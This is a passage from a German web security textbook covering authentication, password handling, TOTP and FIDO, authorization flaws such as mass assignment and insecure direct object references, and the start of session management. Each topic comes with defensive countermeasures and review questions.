Durch die Kombination mehrere Faktoren erhält man eine Multifaktor-Authentifikation (MFA), häufig wird als Zweifaktoren-Authentifikation (2FA) ein Passwort mit einem Token kombiniert. Wichtig bei der MFA ist die Wahl von Faktoren aus unterschiedlichen Klassen. Es macht z.B. wenig Sinn eine Fingerprint-Authentifikation mit einer Iris-Authentifikation zu kombinieren. Ein schönes Beispiel, bei dem Faktoren verschiedener Klassen schlecht durch einen User kombiniert werden wäre es, wenn der Benutzer einer Bankomatkarte seinen PIN (something you know) auf seine Bankomatkarte (something you have) schreibt.

7.2 Login- und Logout

Wenn ein Login- und Logout innerhalb der Applikation implementiert werden, müssen gewisse Grundfunktionen abgedeckt sein.

7.2.1 Login-Formular

Das Login-Formular sollte entsprechend dem KISS-Prinzip als einfaches HTML-Formular implementiert werden. Hauptgrund dafür ist, dass das Login-Formular mit Passwort-Managern kompatibel sein sollte. Dies impliziert, dass das Login-Formular aus Textfeldern für Benutzername und Passwort als auch einem Login-Button bestehen sollte.

Negative Beispiele die den Einsatz von Passwort-Managern erschweren:

- Benutzername und Passwort-Feld sind nicht innerhalb der gleichen Seite
- Password-Feld wird erst angezeigt, nachdem ein Benutzername eingegeben wurde
- Verwendung von Flash-, Silverlight- oder Java-Applets
- Authentication through EMail a la Slack (Email mit Bestätigungslink dient als Passwortersatz)
- HTTP BASIC basierte Authentifikation

7.2.2 User Enumeration Angriffe

Eine User Enumeration liegt vor, wenn ein Angreifer gezielt Informationen über das Vorhandensein eines Benutzers erzielen kann. Zumeist geschieht dies über schlecht gewählte Fehlermeldungen. So kann ein Angreifer bei der Fehlermeldung "Passwort invalid" davon ausgehen, dass ein Benutzername dem System bekannt ist. Lösung: Verwendung generischer Fehlermeldungen wie "Benutzer/Passwort-Kombination nicht bekannt".

Während dies bei einem Login-Formular leicht zu bewerkstelligen ist, sind weitere Operationen komplexer:

- "Passwort vergessen"-Funktion: hier muss meistens eine Email-Adresse angegeben werden. Falls die Email-Adresse dem System nicht bekannt ist, sollte keine Fehlermeldung ausgegeben werden, sondern ein Hinweis, dass an die angegebene Email eine Benachrichtigungsemail versendet wurde.
- Bereits vorhandene Email-Adresse bei Registrierung: hier sollte ebenso eine neutrale Erfolgsmeldung innerhalb der Webseite ausgegeben, und anschließend in einer Bestätigungsemail der Benutzer darauf hingewiesen werden, dass er bereits ein Konto mit der Email-Adresse angelegt hatte.
- Bereits vorhandener Login bei Registrierung: hier muss dem User eine Fehlermeldung angezeigt werden.

Generell ist dieser Bereich einer derjenigen, bei denen Usability und Security potentiell konträre Ziele besitzen.

7.2.3 Brute-Force Angriffe gegen Login-Formular

Brute-Force Angriffe versuchen mittels automatisierter Anfragen eine valide Kombination von Benutzernamen und Passwort zu erraten. Durch die Kenntnis bekannter Benutzernamen können Brute-Force Angriffe beschleunigt werden (z.B. durch eine zu vorige User Enumeration).

Technisch sind Brute-Force Angriffe einfach umzusetzen, Tool-Support ist massiv vorhanden. Die erreichte Geschwindigkeit befindet sich meistens bei mehreren Zehntausend Versuchen pro Stunde.

Brute-Force Angriffe versuchen entweder eine Kombination des gesamten Testbereichs (Buchstaben, Zahlen, Sonderzeichen) oder verwenden vorbereitete Passwortlisten. Diese können auf verschiedene Arten bereitgestellt werden:

- Sammlung von Passwörtern von etwaigen Password Leaks.
- Automatisch generierte Liste basierend auf den öffentlichen Seiten der zu testenden Homepage.
- Deep-Learning basierte Verfahren, die basierend auf existierenden Passwortlisten neue Passwortlisten generieren.

Gegenmaßnahmen zielen auf eine Verlangsamung des Angriffs bzw. auf eine Sperre betroffener Konten ab:

- Rate-Limits bzw. Verlangsamung bei Fehlerseiten.
- Sperre von Benutzeraccounts bzw. IP-Adressen nach einer definierten Anzahl von Fehlversuchen.
- Einsatz einer Mehrfaktorauthentication. Durch die benötigte manuelle Interaktion wird eine Brute-Force Attacke ausgebremst. Hier ist die Wahl eines geeigneten Faktors und eine geeignete Integration notwendig.

7.2.4 Logout

Symmetrisch zum Login sollte auch eine Logout-Operation implementiert werden. Dadurch kann der Benutzer seine Session beenden und dadurch das mögliche verwendbare Zeitfenster gegenüber Angriffen (z.B. gegenüber CSRF-Angriffen) verkleinern.

Bei neueren Standards wie der ÖNORM A77.00 gibt es die Anforderung, dass der Benutzer nicht nur seine aktuelle, sondern auch alle seine bestehenden Sitzungen beenden kann.

Beispiel: Benutzer besitzt einen Desktop und einen Laptop. Der Laptop wird gestohlen, es sollte möglich sein eine offene Web-session am Laptop über den Desktop zu beenden.

7.2.5 Deaktivieren/Sperren/Löschen von Accounts

Wird ein Benutzeraccount gelöscht oder deaktiviert stellt sich die Frage, wie mit den gelöschten Daten des Benutzers umzugehen ist. Wurde ein Account gesperrt muss dafür Sorge getragen werden, dass:

- bereits ausgestellte Recovery-Codes den Account nicht reaktivieren können
- aktive Benutzersessions beendet werden
- der Benutzer sich nicht mehr einloggen kann

Die Hauptfrage bei einem zu löschenden Account ist, welche Daten gelöscht, und welche Daten persistiert werden müssen (beides primär aus rechtlichen Gründen).

7.3 Behandlung von Passwörtern

Die grundsätzliche Strategie wäre, keine Passwörter in der Applikation zu speichern, einzugeben oder zu verarbeiten. Wenn die Applikation niemals Zugriff auf Passwörter hat, können diese auch nicht verloren werden. Falls dies nicht möglich ist, müssen beim Umgang mit Passwörtern gewisse Grundregeln eingehalten werden.

Genauere Informationen zur sicheren Speicherung von Passwörtern können im Kapitel *Sensitive Data Exposure* (4.3) gefunden werden.

Prinzipiell können Angriffe gegen Passwörter in drei Kategorien eingeteilt werden:

1. Disclosure tritt auf, wenn das Passwort unbeabsichtigt “veröffentlicht” wird. Dies kann z.B. durch Notizzettel, Wikis oder auch durch phishing geschehen.
2. Online Attacks sind Angriffe gegenüber einem Login-System. Diese können durch das Websystem erkannt werden.
3. Offline Attacks sind Angriffe gegenüber geleakten Passwort-Hashes. Diese können durch das Websystem nicht erkannt werden.

7.3.1 Passwort-Qualität

Kann ein neues Passwort in der Applikation gesetzt werden, sollte dieses gewisse Mindestanforderungen erfüllen. 2018 wurden die NIST 800-63-3: Digital Identity Guidelines[1] veröffentlicht, diese inkludieren mehrere Best-Pracises im Umgang mit Passwörtern:

- Minimale Passwortlänge: 8 Zeichen. Ein Unicode Zeichen ist ein Zeichen.
- Falls ein Benutzer ein längeres Passwort eingibt, müssen mindestens 64 Zeichen gespeichert werden.
- Das periodische Neusetzen von Passwörtern wird nicht mehr gefordert. Diese Maßnahme bewirkte schwächere Passwörter.
- Komplexitätsregeln bei Passwörtern (mindestens ein Sonderzeichen und ähnliches) wurden entfernt.
- Neu eingegebene Passwörter müssen gegen eine Liste von bekannten Passwort-Leaks und gegen bekannte Standard bzw. häufig genutzte Passwörter getestet werden.
- Passwort-Hints dürfen nicht mehr verwendet werden.

Um eingegebene Passwörter gegen eine Liste von geleakten Passwörtern zu überprüfen, kann z.B. von `https://haveibeenpwned.com` (im Folgenden immer haveibeenpwned genannt) eine ca. 10 Gigabyte große Liste an Passwort-Hashes heruntergeladen werden. Alternativ bietet haveibeenpwned einen Passwort-Check Service an. Bei diesem werden Passwörter nicht als Hash übermittelt (ansonsten würde der Serverbetreiber Wissen über die verwendeten Passwörter erhalten), sondern es wird das Passwort gehashed, die ersten 5 Zeichen des Hashes übertragen und anschließend eine Liste aller gefundenen Hashes an den Client zurück übertragen.

7.3.2 Passwort-Reset

Ein wichtiger Grundsatz ist *Account recovery not password recovery*. Dieser sagt aus, dass der Benutzer wieder Zugang zu seinem Account erhält, aber nicht sein bestehendes Passwort einsehen kann. In einer korrekt implementierten Applikation sollte das bestehende Passwort nirgends unverschlüsselt

[1] `https://pages.nist.gov/800-63-3/`

gespeichert werden, daher sollte diese Möglichkeit prinzipiell nicht technisch möglich sein.

Meistens wird man aus Gründen der Usability dem User eine Möglichkeit des Passwort-Resets geben. Dies wird normalerweise über eine Email mit einem Passwort-Reset Link implementiert. Folgende Implementierungshinweise:

- Dem User sein bestehendes Passwort zuzusenden ist ein epic fail da hierfür das Passwort unverschlüsselt gespeichert werden müsste.
- Dem Benutzer ein neues Passwort per Email zuzuschicken sollte vermieden werden.
- Der generierte Link sollte nur einmalig verwendbar sein, und auch nur das Updaten des aktuellen (vergessenen) Passworts erlauben.
- der generierte Link sollte nur für den betreffenden User verwendbar sein.

Hinweis: die aktuellen NIST Richtlinien verbieten explizit die Verwendung von "Passwort Fragen" ("In welcher Straße bist du aufgewachsen, etc.") zum Zurücksetzen des Passworts. Grund: diese Fragen waren bei bekannteren Personen einfach nachzuforschen.

Die Verifikation kann auch über Alternate Transports geschehen. Ein Beispiel wäre die österreichische Sozialversicherung, bei der ein neues Passwort über einen eingeschriebenen Brief an den User verschickt wird. Dadurch wird eine Identitätsfeststellung des Empfängers erzwungen.

Sobald ein neues Passwort gesetzt wurde sollte der Benutzer über mehrere Wege über diese Passwortänderung notifiziert, und ihm eine Möglichkeit der Account-Sperre gegeben, werden. Typische Nachrichtenwege wären z.B. Emails oder SMS.

7.3.3 Ändern von Passwörtern

Der Benutzer sollte die Möglichkeit besitzen, sein Passwort neu zu setzen. Für eine sichere Operation muss folgendes gegeben sein:

- der User muss aktuell authenticated sein
- der Benutzer kann nur sein eigenes Passwort ändern
- im Zuge der Operation, die das neue Passwort setzt, muss auch das alte Passwort erfragt werden.

Das bestehende Password wird erfragt, damit ein Angreifer mit Zugriff auf die Session nicht ein neues Passwort setzen kann (und dadurch unbegrenzten Zugriff auf das Benutzerkonto erhält). Im einfachsten Fall geschieht so ein Angriff indem der Angreifer auf einem nicht-gesperrten Computer ein neues Passwort innerhalb einer eingeloggten Webapplikation eingibt.

Damit diese Schutzmaßnahme funktioniert, müssen sowohl das alte als auch das neue Passwort im gleichen Schritt übermittelt werden. Ebenso verhindert dies CSRF-basierte Angriffe.

7.3.4 Passwörter für Dritt-Dienste

Teilweise können Passwörter nicht gehashed innerhalb der Applikation gespeichert werden. Dies tritt zum Beispiel auf, wenn das Passwort an eine Drittapplikationen weitergegeben werden muss – eine Webapplikation welche zur Darstellung eines IMAP-Emailkontos dient muss z.B. innerhalb der Applikation die Zugangsdaten für das externe Email-System speichern. Falls dieser Email-Server das Passwort in plain-text benötigt, muss die Applikation nun auch das Passwort in plain-text speichern und kann daher keine Einweg-Hashfunktion anwenden.

Prinzipiell ist hier das Grundproblem, dass das sensible Passwort an eine externe, potentiell nicht vertrauenswürdige, Applikation übergeben werden muss.

7.4 Alternativen zu Passwort-basierten Logins

Benutzer sind notorisch schlecht bei der Wahl sicherer Passwörter. Um diese Gefahrenquelle zu minimieren wird versucht, entweder die Sicherheit des Login-Vorgangs mit einem zweiten Faktor zu verstärken, oder Passwörter vollkommen durch physikalische Tokens zu ersetzen.

TOTP ist ein Verfahren, dass zur Implementierung eines zweiten Faktors eingesetzt werden kann. Im Gegensatz dazu, werden die Protokolle der FIDO-Allianz häufig für die Implementierung Passwort-loser Authentifizierungsvorgänge genutzt.

7.4.1 TOTP

Time-based One-Time Passwords (TOTP, RFC 6238) ist ein häufig verwendetes Verfahren zur Implementierung eines weiteren Authentication-Faktors. Es ist ein Zusammenspiel zwischen Authenticator (meist eine mobile Applikation) und einer Webapplikation.

Initial wird ein shared secret key zwischen Authenticator und Webapplikation ausgetauscht. Wird nun eine Authentifikation benötigt wird nun auf beiden Seiten die aktuelle Systemzeit (in Sekunden seit Beginn der UNIX Epoche) auf 30 Sekunden gerundet und ein MAC (unter Zuhilfenahme des shared secret keys) gebildet. Dieser MAC wird nun auf 31 bit gekürzt und in einen 6 oder 8 stelligen Zahlencode verwandelt. Dieser wird am Authenticator angezeigt und muss vom User in der Webapplikation als weiterer Faktor eingegeben werden. Sofern beide berechnete Werte ident sind, wird die Authentifikation erfolgreich durchgeführt.

Ein Vorteil dieses Verfahrens ist, dass nach dem initialen Schlüsselaustausch keine Netzwerkverbindung zwischen Authenticator und Applikation benötigt wird. Ein Nachteil ist, dass die Systemuhren der betroffenen Systeme synchronisiert werden müssen. Ebenso kann bei TOTP kein *device-binding* durchgeführt werden: die Webapplikation kann nicht feststellen, auf wie vielen devices ein TOTP-Secret eingespielt wurde. Ebenso ist der Vorgang der initialen Secret-Verteilung gefährlich: wird hier z.B. von einem Benutzer ein Selfie inklusive dem QR-Code/Secret-Code erstellt und veröffentlicht, wurde auf diese Weise die gesamte Sicherheit des Verfahrens kompromittiert.

7.4.2 Protokolle der FIDO-Alliance

Die FIDO-Alliance ist eine nicht-kommerzielle Vereinigung von über 150 Unternehmen und Behörden mit dem Ziel, offene und lizenzfreie Authentifizierung-Industriestandards zu schaffen. Ihre Mitglieder beinhalten u.a. Alibaba, Google, Microsoft, Samsung und YubiCo. Die Abkürzung FIDO steht dabei für *Fast IDentity Online*.

Ende 2014 wurde FIDO 1.0 veröffentlicht, dieser Standard umfasste:

- U2F (Universal Second Factor) standardisiert den Einsatz von physikalischen Tokens (wie z.B. einem Yubikey). Sofern die Webapplikation und der verwendete Webbrowser U2F unterstützen kann der Benutzer sich mit einem Hardware-Token authentifizieren (z.B. durch Knopfdruck auf einem USB-Stick oder durch Antappen eines NFC/BLE Tokens).

- UAF (Universal Authentication Framework) dient zur Implementierung eines Passwort-losen Logins. Der Benutzer muss über ein UAF-kompatibles Endgerät verfügen (z.B. Windows 10) und registriert quasi sein Endgerät bei der Webapplikation.

Das Grundprinzip basiert auf public key Kryptographie. Wenn ein Authenticator (z.B. Android Gerät) als Gerät eines Benutzers registriert wird,

wird im Gerät ein public/private key pair generiert und der public key dem FIDO Server mitgeteilt. Im Falle einer Benutzerauthentication wird die Anfrage des Servers vom Client mit dem private key signiert, mit dem serverseitig hinterlegten public key verglichen und damit die Identität des Benutzers verifiziert. Lokal werden meistens biometrische Methoden zum Schutz der Tokens verwendet.

FIDO2 kombiniert mehrere Projekte um eine passwortlose Authentication zu erlauben. Das vom W3C standardisierte WebAuthn wird von Webbrowsern implementiert und erlaubt es Webapplikationen (mittels JavaScript) eine FIDO Benutzerauthentication durchzuführen. Das Client-to-Authenticator-Protocol (CTAP) standardisiert das Kommunikationprotokoll zwischen Authenticator (Hardware-Tokens) und dem Webbrowser (Client). Es gibt zwei Varianten CTAP1 und CTAP2 wobei CTAP1 dem FIDO U2F Standard entspricht.

7.4.3 Gegenüberstellung FIDO/TOTP

Wird FIDO mit TOTP verglichen, können konzeptionelle Unterschiede erkannt werden:

- FIDO1/2 überträgt nur einen öffentlichen Schlüssel während der Registrierung eines neuen Authenticators. TOTP überträgt ein shared secret. Bei FIDO verlässt der geheime Schlüssel niemals den Authenticator.

- TOTP benötigt im Gegensatz zu FIDO während der Authentifizierung keine aktive Netzwerkverbindung zwischen Authenticator und Service. Stattdessen benötigt TOTP eine synchronisierte Systemzeit zwischen allen beteiligten Parteien.

- Da bei FIDO der geheime Schlüssel nicht den Authenticator verlässt, gibt es ein Pairing zwischen dem Device und dem Service. Bei TOTP kann ein Benutzer das idente shared secret mit mehreren Authenticators verwenden, eine Zuordnung zu einem dedizierten Authenticator ist daher nicht möglich.

- TOTP besitzt keine Hardware-Requirements und kann daher gratis in Software implementiert werden. Während FIDO ein freier Standard ist, setzt es einen Hardware-Token voraus — dadurch ist der Einsatz von FIDO mit Hardware-Kosten verbunden und ist tendenziell nicht “gratis”.

7.5 Authentication von Operationen

Um eine serverseitige Rechtekontrolle durchführen zu können ist sowohl eine Benutzer-Identifikation, -Authentifikation und Authorization notwendig. Es muss sowohl die Benutzeridentität als auch dessen Berechtigung (Authorization) überprüft werden. Dies muss vor Exekution der aufgerufenen Operation serverseitig durchgeführt werden.

Da für jede Überprüfung der Authorization eine Feststellung der Benutzeridentität notwendig ist, werden beide meistens zusammengefasst durchgeführt. Ein wichtiger Unterschied ist, dass bei einem Fehler innerhalb der Authorization ein Angreifer eine Operation trotz fehlender Berechtigung aufrufen kann, dieser Aufruf allerdings einem bestehenden Benutzerkonto zugeordnet werden kann (audit/log trail). Bei Fehlern in der Authentifikation kann jeder anonyme Internetbenutzer auf die betroffenen Operationen und Daten zugreifen. Dies gilt auch für automatisierte Scantools, Search Bots und Crawler. Falls bei der Transportlevel-Sicherheit auch Fehler vorhanden sind, besteht ebenso großes Risiko durch Man-in-the-Middle Proxies (MitM-Proxies).

7.5.1 Probleme im Umfeld der Authentication

Das schwerwiegendste Problem wäre es, wenn keine Kontrolle der Authentication durchgeführt wird. Nach einem Login kann jeder anonyme Benutzer auf alle Operationen und Daten zugreifen, eine Zuordnung der Operationsausführung zu einem eingeloggten Benutzer findet nicht statt. Prinzipiell handelt es sich hierbei um Security-by-Obscurity da die Sicherheit der Operationen und Daten nur davon abhängt, dass der Angreifer die URL der Operationen nicht kennt. Dies ist allerdings selten der Fall, da MitM-Proxies und Crawler zur Identifikation der Operationen verwendet werden können. Ebenso stellen die meisten API-Server automatisch generierte Dokumentation der bereitgestellten Operationen zur Verfügung.

In abgeschwächter Form kann eine ähnliche Schwachstelle teilweise bei historisch gewachsenen Applikationen gefunden werden. Hier haben sich im Laufe der Zeit Technologietrends, Firmen-Guidelines oder Programmierteams verändert und die Gesamtapplikation besteht aus Komponenten, die in verschiedenen Programmiersprachen/Frameworks implementiert wurden. Da Authentication-Daten zumeist über das Framework abgehandelt werden, passiert es hier nun häufig, dass bei einem Teil der Applikationen die Authentication vergessen wird.

Ein weiteres häufiges Problem sind selbst geschriebene Komponenten. Ähnlich wie bei dem letzten Fehlerfall wird hier eine bestehende Applikation um ei-

ne weitere Funktion erweitert, auch hier kann dies zeit verzögert durch neue Programmierer geschehen. Bei den neu geschriebenen Komponenten wird gerne auf die Authentication vergessen — eine mögliche Ausrede wäre es, dass externe Programmierer eventuell das bestehende System nicht gut kennen.

Beispiel: eine Kundenwebseite erlaubt den Download von Rechnungen. Die gesamte Webseite ist in JSP geschrieben, die Downloadseite allerdings in ASP.Net. Rechnungen können über die URL /documents/download/123 bezogen werden. Bei Tests wurde festgestellt, dass über freie Wahl der ID (Zahl) beliebige Kundenrechnungen heruntergeladen werden konnten, da keine Authentication implementiert wurde. Bei Analyse der Logdateien wurde weiters festgestellt, dass die betroffenen Daten bereits vom Google SearchBot indiziert wurden und somit im Suchindex aufgenommen waren.

Gegenbeispiel: die Webseite eines Personentransportunternehmens verschickt eine Email mit einen Link auf das gekaufte Ticket. Beim Ticket-Download wird keine Authentication durchgeführt, Begründung: bei der Kontrolle gab es immer wieder Probleme, dass Kunden ihr Ticket nicht herunterladen konnten da sie ihre Zugangsdaten vergessen hatten. Um das Risiko zu senken wurden als IDs große Zufallszahlen gewählt.

7.6 Reflektionsfragen

1. Was versteht man unter Multi-Faktor-Authentication?
2. Wie funktionieren TOTP und FIDO U2F? Worin liegen konzeptionelle Unterschiede?
3. Welche Regeln sollten bei der Speicherung von Passwörtern und zu der Sicherung der Qualität der Passwörter beachtet werden?
4. Was ist der Unterschied zwischen Identification und Authentication? Nenne zumindest vier Beispiele wie ein Benutzer identifiziert werden kann.
5. Wie sollte ein Login-Formular gestaltet sein? Von welchen Techniken sollte man Abstand nehmen?
6. Was ist eine User Enumeration und wie kann man sich dagegen schützen? Was sind komplexere Applikationsfunktionen die schwer gegenüber User Enumeration absicherbar sind?
7. Was sind Brute-Force Angriffe und wie werden die dabei verwendeten Daten erzeugt? Welche Gegenmaßnahmen gibt es?

8. Auf welche Gefahren sollten bei der Implementierung der Passwort-Vergessen Funktion geachtet werden?

KAPITEL 8

Authorization

Unter Authorization versteht man die Kontrolle der Benutzerrechte vor der Ausführung der jeweiligen Operation.

Bei einer fehlerhaften Authorization muss ein Angreifer sich zumindest authentifizieren. Im Fehlerfall kann der Betreiben den Login- und Registrierungsprozess unterbinden, alle Benutzer ausloggen und erhält auf diese Weise eine Plattform, auf die ein trusted User wieder zulassen kann um dadurch einen eingeschränkten Betrieb zu ermöglichen (während der grundlegende Fehler behoben wird). Im Gegensatz dazu, muss bei einer fehlenden Authentication die Plattform deaktiviert werden, da diese Möglichkeit zur Einschränkung auf vertrauenswürdige Benutzer entfällt.

8.1 Probleme bei der Berechtigungsüberprüfung

In diesem Kapitel wird auf mehrere Probleme im Zusammenhang mit Bereichtungsüberprüfungen eingegangen.

8.1.1 Keine/Fehlende Authorization

Die Applikation überprüft zwar die Authentication aber jeder eingeloggte Benutzer darf alle Operationen aufrufen.

Da ein Benutzer sich initial authentifizieren muss, kann aufgrund des Logverlaufs der Fehler zumindest analysiert und der bösartige User ausgesperrt werden. Eine Gefährdung durch Crawler findet ebenso nicht statt, da diese keine valide Authentication durchführen können.

Analog zu den Fehlern bei der Authentication, kann es zu Problemen kommen wenn eine Applikation innerhalb mehrere Programmiersprachen/Frameworks implementiert wurde bzw. weitere Komponenten zu einer bestehenden Lösung hinzugefügt wurden. Hauptproblem ist die Integration der Authorization in das Bestandssystem. Als Pen-Tester sollte man immer diese Komponenten gezielt auf Authentication- und Authorization-Fehler hin testen.

There is a special place in hell for developers that think that not-displaying UI elements is a kind of authorization. Häufig werden in Abhängigkeit der Benutzerrolle nur Teile der Funktionalität angezeigt. Ein Angreifer der einen zweiten Benutzeraccount mit diesen Rechten (oder Log-Dateien) besitzt, erhält allerdings Informationen über die Operationen und kann diese direkt aufrufen. Dies ist ein Fall von Security by Obscurity.

Das erzwungene Aufrufen von Webseiten über URLs wird auch *Forceful Browsing* genannt. Wird direkt auf Ressourcen, wie z. b. Downloadlinks, zugegriffen, wird dies *direct object reference* genannt.

8.1.2 Unterschiedliche Authorization in Alternate Channels

Falls eine Webapplikation Daten oder Operationen auf unterschiedliche Arten und Weisen anbietet, müssen die Schutzmechanismen auf den verschiedenen Kanälen synchronisiert werden.

Wird z.B. eine Operation direkt mittels der Webseite als auch über eine SOAP Webservice-Schnittstelle (z.B. für eine mobile Applikation) angeboten, müssen auf beiden Schnittstellen die gleichen Zugriffsberechtigungen überprüft werden. Häufig kann man während Penetration-Tests verminderte Schutzmaßnahmen bei Webservice-Schnittstellen feststellen.

Probleme bei Verwendung von WebSockets

WebSockets unterliegen nicht der Same-Origin-Policy moderner Webbrowser. Es wird daher empfohlen, bei öffnen des WebSockets serverseitig den *Origin*-Header auf valide aufrufende Webseiten hin zu überprüfen. Während des initialen Handshakes wird ein *Web-Socket-Key* übertragen. Dieser dient nur zur Identifikation des Browsers gegenüber dem Webserver und darf nicht zu Authentications- bzw. Authorization-Zwecken verwendet werden.

Über WebSockets werden zumeist Nachrichten verschickt. Der Server wird auf den Erhalt einer Nachricht hin eine Operation starten, vor dieser muss der Server eine Berechtigungsüberprüfung durchführen. Die Berechtigungen zwischen WebSockets und HTTP-basierte Kommunikation müssen auf jeden Fall synchron gehalten werden (siehe auch, Different Authorization in Alternate

Channels). Ein häufiges Problem ist, dass der Client vor der Authentication des WebBrowsers gegenüber dem Client bereits einen WebSocket öffnet. In diesem Fall wird meistens eine parallele Session-Verwaltung auf server-seite aufgebaut: innerhalb einer Serverdatenbank wird für den WebSocket-Client eine Session-Id oder eine Token-Id generiert, in der Datenbank der betreffende Web-Benutzer dem Token zugeordnet und dem Client das token/die session mitgeteilt. Der Webbrowser muss nun bei jeder WebSocket Anfrage dieses Secret mit übertragen und der Server kann den User über dieses Token identifizieren.

8.1.3 Hint: Update Operationen

Anhand eines Beispiels soll gezeigt werden, warum auch einfache Operationen komplexe Sicherheitsfragen aufwerfen können. Bei dem konkreten Beispiel sollen Benutzerdaten aktualisiert werden. Hierfür wird folgende Update-Operation aufgerufen:

```
POST /user/update/1 HTTP/1.1
```

Als Parameter wird ein JSON-String mit den neuen Werten übergeben:

```
{
        "id" : "1",
        "name" : "happe"
}
```

Bei diesem Beispiel fallen folgende sicherheitsrelevanten Fragen an:

- kann ich durch Setzen einer anderen ID (statt 1) in der URL auf einen anderen Datensatz schreibend zugreifen?
- was passiert, wenn man die ID im Datensatz ändert? Teilweise überprüfen Webapplikationen nur die ID innerhalb der URL und ignorieren die IDs innerhalb des Datensatzes. Mit Glück kann man diesen Missmatch zum Überschreiben anderer Datensätze verwenden.
- was passiert, wenn im Datensatz keine ID vorkommt und der Angreifer manuell ein ID-Element in das JSON-Dokument hinzufügt?
- was passiert, wenn der Angreifer ein neues JSON-Element namens *“Admin”: “true”* hinzufügt?

- was passiert, wenn der Angreifer statt HTTP POST eine HTTP GET Operation verwendet? HTTP GET sollte eigentlich eine read-only Operation sein, deswegen werden GET requests teilweise von Web-Application Firewalls nicht kontrolliert und man kann auf diese Weise Firewall-Regeln umgehen.

8.1.4 Mass-Assignments

Moderne Web-Frameworks versuchen die Effizienz von Programmierern zu verbessern. Ein Feature, welches potentiell negativen Einfluss auf die Sicherheit einer Applikation besitzt ist *mass assignments*.

Unter Mass-Assignment versteht man das automatisierte Zuweisen von Werten aus einem HTTP Request zu einem Datenbank-Objekt. So könnten z.B. bei einem User-Update die übergebenen HTTP-Parameter automatisch gegenüber den bekannten Datenbankfeldern gematched werden und Parameter wie z.B. *vorname* oder *nachname* werden automatisch auf das Datenbankfeld *vorname* und *nachname* des betroffenen Datensatzes gemapped und aktualisiert.

In Ruby on Rails würde der betroffene Code folgendermaßen aussehen:

```
@user = User.find(params[:id])
@user.update(params[:user])
```

Die erste Zeile des Beispiels verwendet den übergebenen *id* Parameter um aus der Datenbank ein User-Objekt zu laden. In der zweiten Zeile werden nun die vorhandenen HTTP-Parameter automatisch den vorhandenen Feldern des User-Objektes zugewiesen.

Dies ist aus Sicherheitssicht problematisch. Ein Angreifer kann versuchen potentielle Datenbankfelder zu erraten und diese mittels mass-assignment zuzuweisen. Beispiele wären z. b. das Setzen von *role=admin* oder *admin=true*.

Um dies zu verhindern besitzen die meisten Frameworks ein Möglichkeit Attribute für das Mass-Assignmentexplizit zu verbieten (black-list) oder zu erlauben (white-list). Aus Sicherheitssicht ist das automatische Ablehnen von Attributen und die explizite Freigabe einzelner Attribute (also das White-Listing) vorzuziehen.

In Ruby on Rails würde der betroffene Code folgendermaßen aussehen:

```
@user = User.find(params[:id])
@user.update(params.require(:user).permit(:full_name))
```

In diesem Fall werden nur die Felder *full_name* für das Objektes *user* mittels mass-assignment aktualisiert.

8.2 Scoping von Daten

Unter Scoping von Daten versteht man das Einschränken der verfügbaren Daten auf einen Subbereich. Eine Web-Operation wird meistens für einen Benutzer aufgerufen, die potentiell verfügbaren Daten sollten so früh wie möglich auf die für den Benutzer verfügbaren Daten eingeschränkt werden.

Beispiel: eine Applikation verwaltet Rechnungen, jede Rechnung hat einen Benutzer als Autor. Mittels einer Update-Operation kann eine Rechnung bearbeitet werden. Dies geschieht mittels der Operation `/invoice/1/update`, in der Applikation ist der gerade angemeldete autorisierte User als *current_user* bekannt, mittels *current_user.invoices* kann man auf die Rechnungen des aktuellen Users zugreifen, mittels *Invoice* auf alle Rechnungen die dem System bekannt sind.

Die Update-Operation sollte nun folgendermaßen aussehen:

```
# hier sollte NICHT Invoice.find(params[:id]) stehen
@invoice = current_user.invoices.find(params[:id])

# normaler Update-Code
@invoice.update(the_data_which_will_be_updated)
@invoice.save
```

Durch die Verwendung des User-Scopes wird implizit der Zugriff auf Rechnungen des aktuellen Benutzers erzwungen. Dadurch müssen Zugriffsberechtigungen nicht zusätzlich explizit kontrolliert werden.

8.3 Time of Check, Time of Use (TOCTOU)

Der Zeitpunkt der Berechtigungsüberprüfung ist essentiell. So genannte *Time of Check, Time of Use* Angriffe nutzen racing conditions zwischen der Überprüfung von Operationsberechtigungen und der Ausführung von Operationen aus.

Ein gutes Beispiel für die TOCTOU-Problematik sind zumeist Token-basierte Systeme. Hier wird die Berechtigung eines Anwenders überprüft und danach ein Token mit einer definierten Laufzeit ausgestellt. Wird das Token während der Laufzeit an eine Operation überreicht, wird dieses valide Token als Zugangsberechtigung akzeptiert und die Operation ausgeführt auch wenn

zwischenzeitlich die Berechtigungen des Benutzer modifiziert wurden und der Benutzer die Operation eigentlich nicht mehr ausführen dürfe.

8.4 Reflektionsfragen

1. Erkläre den Unterschied zwischen Identifikation, Authentication und Authorization?

2. Was versteht man unter Authorization? Wann und wo sollte diese durchgeführt werden? Welches Sicherheitsproblem versteht man unter Insecure Direct Object Reference bzw. unter Forced Browsing?

3. Welche Probleme können im Zusammenhang mit Mass-Assignment auftreten?

4. Gegeben ein Webshop mit einem Downloadlink für Rechnungen `http://shop.local/invoices/1/download`. Welche sicherheitsrelevanten Fehler können hier nun auftreten?

5. Gegeben eine Profil-Updatefunktion welche als POST `/user/1/update` implementiert wurde, als Parameter werden die Felder *id*, *email*, *new_password* und *rolle* (mit Wert *user*) übergeben. Erkläre zumindest drei Sicherheitsprobleme die während des Updates eines Benutzers auftreten können.

KAPITEL 9

Session Management

Eine Session ist eine stehende Verbindung zwischen einem Client und einem Server. Innerhalb der Session kann der Server Zugriffe einem Client zuordnen. Nach erfolgtem Login kennt der Server also die Benutzeridentität des Clients (bis zum erfolgten Logout). Im Web-Umfeld werden zumeist Cookie-basierte Sessions verwendet, andere Möglichkeiten wären z.B. Token basierte Systeme.

Token-basierte Systeme werden gerne zur Übertragung von Zugangsberechtigungen für REST- oder SOAP-Webservices verwendet. Sofern die Services state-less sind, ist dies eine sehr gute Kombination. In diesem Fall werden alle notwendigen Session-/Benutzerinformationen im Token transportiert, der Service selbst persistiert keine State-Informationen. Durch diese funktionale Herangehensweise kann der Service perfekt horizontal skalieren: wird mehr Performance benötigt, werden weitere Service-Worker gestartet. Dies ist häufig bei Webservices die durch Mobilapplikationen konsumiert werden der Fall, allerdings seltener bei interaktiven Webapplikationen. Bei letzteren wird der Token häufig als Session-Identifikatior missbraucht und dient zur Identifikation einer serverseitigen Session — der Service ist also state-ful. Um ein vollwertiges Session-System zu erlangen müssen Programmierer nun dieses, basierend auf dem Token als Identifier, selbst programmieren und erfinden daher quasi das Rad neu. Die Verwendung von Token erbringt keine Vorteile mehr und sollte in diesem Fall diskutiert werden. 